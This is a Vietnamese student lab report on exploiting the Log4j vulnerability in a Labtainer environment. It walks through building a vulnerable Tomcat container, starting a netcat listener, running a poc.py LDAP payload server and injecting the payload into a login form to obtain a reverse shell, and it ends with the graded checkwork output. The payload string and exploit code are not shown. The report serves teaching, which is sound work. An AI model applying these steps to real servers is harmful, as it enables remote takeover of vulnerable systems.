HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: AN TOÀN MẠNG NÂNG CAO
MÃ HỌC PHẦN: INT1483

BÀI THỰC HÀNH
Tìm hiểu và khai thác lỗ hổng log4j

Sinh viên thực hiện: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Giảng viên hướng dẫn: TS. Phạm Hoàng Duy

HỌC KỲ 2 NĂM HỌC 2024-2025

Nội dung thực hành

- Khởi động bài lab:

Vào terminal gõ:

labtainer ptit-log4j -r

Sau khi khởi động bài lab xong thì sẽ có 3 terminal ảo xuất hiện, hai cái đại diện cho máy attack: attacker và một máy đại diện cho máy victim: victim. Biết rằng 2 máy này cùng mạng LAN.
Ở trên terminal victim: ta sử dụng quyền root để truy cập vào thư mục log4j-shell-poc. Sau khi truy cập vào thư mục ta bắt đầu build docker với lệnh:

sudo docker build -t log4j-shell-poc .

```
ubuntu@victim:/log4j-shell-poc$ sudo docker build -t log4j-shell-poc .
[+] Building 27.1s (8/8) FINISHED                                                docker:default
 => [internal] load build definition from Dockerfile                                      0.1s
 => => transferring dockerfile: 216B                                                      0.0s
 => [internal] load .dockerignore                                                         0.1s
 => => transferring context: 2B                                                           0.0s
 => [internal] load metadata for docker.io/library/tomcat:8.0.36-jre8                     3.0s
 => [1/3] FROM docker.io/library/tomcat:8.0.36-jre8@sha256:e6d667fbac9073af3f38c2d75e6195de6  20.7s
 => => resolve docker.io/library/tomcat:8.0.36-jre8@sha256:e6d667fbac9073af3f38c2d75e6195de6e  0.0s
 => => sha256:8ad8b3f87b378cfae583fef34e47a3c9203847d779961b7351cbf786af0bc 51.37MB / 51.37MB  2.8s
 => => sha256:751fe39c4d348c7fc411d46929c1dac390e3d7107efc9f8f69641b50e1445 18.53MB / 18.53MB  1.8s
 => => sha256:b165e84cccc10bc56e89091e37339ab98afbef36d1f06cd9c1c531af4dc 566.90kB / 566.90kB  1.9s
 => => sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0 3.02kB / 3.02kB  0.0s
 => => sha256:acfcc7cbc59b7a596fd525d7565bb8df98f7cc2eef6aecde5b2428910a55d40f 218B / 218B     2.2s
 => => sha256:04b7a9efc4af31d0be1ab9c42ea79d4fd37ab4f37819484dee0432c6f970887b 242B / 242B     2.2s
 => => sha256:b16e55fe528577cd1aef5bb088da95b07521d9489bb895d68885ba7cd3cf 53.40MB / 53.40MB  10.6s
 => => sha256:8c5cbb866b5570e0aced559ab8b213a73d5fd87a9a7b9465c3e3a47c532 284.26kB / 284.26kB  2.5s
 => => sha256:96290882cd1beb96c9eb04ab971b73f64fc205e018d9a47a418b6f991a27d506 144B / 144B     2.8s
 => => extracting sha256:8ad8b3f87b378cfae583fef34e47a3c9203847d779961b7351cbf786af0bc09f      3.1s
```


Sau khi build xong ta chạy lệnh docker run để thiết lập môi trường với lệnh:

sudo docker run --network host log4j-shell-poc

```
ubuntu@victim:/log4j-shell-poc$ sudo docker run --network host log4j-shell-poc
19-Apr-2025 03:27:43.886 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server
 version:        Apache Tomcat/8.0.36
19-Apr-2025 03:27:43.893 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server
 built:          Jun 9 2016 13:55:50 UTC
```

```
student@ubuntu: ~/labtainer/labtainer-student
File  Edit  View  Search  Terminal  Help
student@ubuntu:~/labtainer/labtainer-student$
student@ubuntu:~/labtainer/labtainer-student$ echo "Tran Thi Thu Phuong - B21DCAT151"
Tran Thi Thu Phuong - B21DCAT151
```

Khi nhập lệnh xong, ta sẵn sàng máy chủ ứng dụng web dễ bị tấn công, bây giờ ta hãy duyệt đến địa chỉ IP máy victim trong trình duyệt tại cổng 8080.




Ở trên terminal đầu tiên attacker: ta sử dụng quyền root để truy cập vào thư mục chứa file jdk java *jdk-8u202-linux-x64.tar.gz* và giải nén jdkvới lệnh:


sudo *tar -xf jdk-8u202-linux-x64.tar.gz*

Sau khi giải nén xong thì ta chuyển file jdk vào thư mục /usr/bin

sudo *mv jdk1.8.0_202 /usr/bin*




Tiếp theo ta truy cập vào thư mục log4j-shell-poc ở trên terminal attacker còn lại. Thư mục đó chứa tập lệnh python, poc.py mà ta sẽ phải cấu hình chỉnh sửa *nano poc.py*. Ở đây ta cần sửa đổi đường dẫn của file jdk ‘ ./jdk1.8.2.20/ ’ thành ‘ /usr/bin/jdk1.8.0_202/ ’ (3 chỗ)




Khi mà tất cả các thay đổi đã xong ta lưu file lại và bắt đầu tấn công. Đầu tiên ta khởi tạo trình nghe netcat với cổng 9001 trên terminal attacker đầu tiên:

nc -lvp 9001




Tiếp theo ta sẽ khởi tạo LDAP ở terminal attacker còn lại để tạo payload để request đến webserver


python3 poc.py --userip <ip attacker> --webport 8000 --lport 9001




Sau khi tạo thành công payload ta truy cập đến trình duyệt web có địa chỉ IP máy victim ta dán payload vào username và password để bất kỳ rồi ta login.

Payload





Khi login xong thì ở cửa sổ netcat ta nhận được 1 trình bao ngược lại và ta đã chiếm được quyền điều khiển máy victim.



- Checkwork:

```
^Cstudent@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/ptit-log4j
Labname ptit-log4j

Student              |           local |         payload |          whoami |
==================== | =============== | =============== | =============== |
B21DCAT151           |               Y |               Y |               Y |
What is automatically assessed for this lab:


student@ubuntu:~/labtainer/labtainer-student$ echo "Tran Thi Thu Phuong - B21DCAT151"
Tran Thi Thu Phuong - B21DCAT151
student@ubuntu:~/labtainer/labtainer-student$ date
Fri Apr 18 21:43:36 PDT 2025
student@ubuntu:~/labtainer/labtainer-student$
```

- Kết thúc bài lab:

- Trên terminal đầu tiên sử dụng câu lênh sau để kết thúc bài lab:

stoplab ptit-log4j

- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.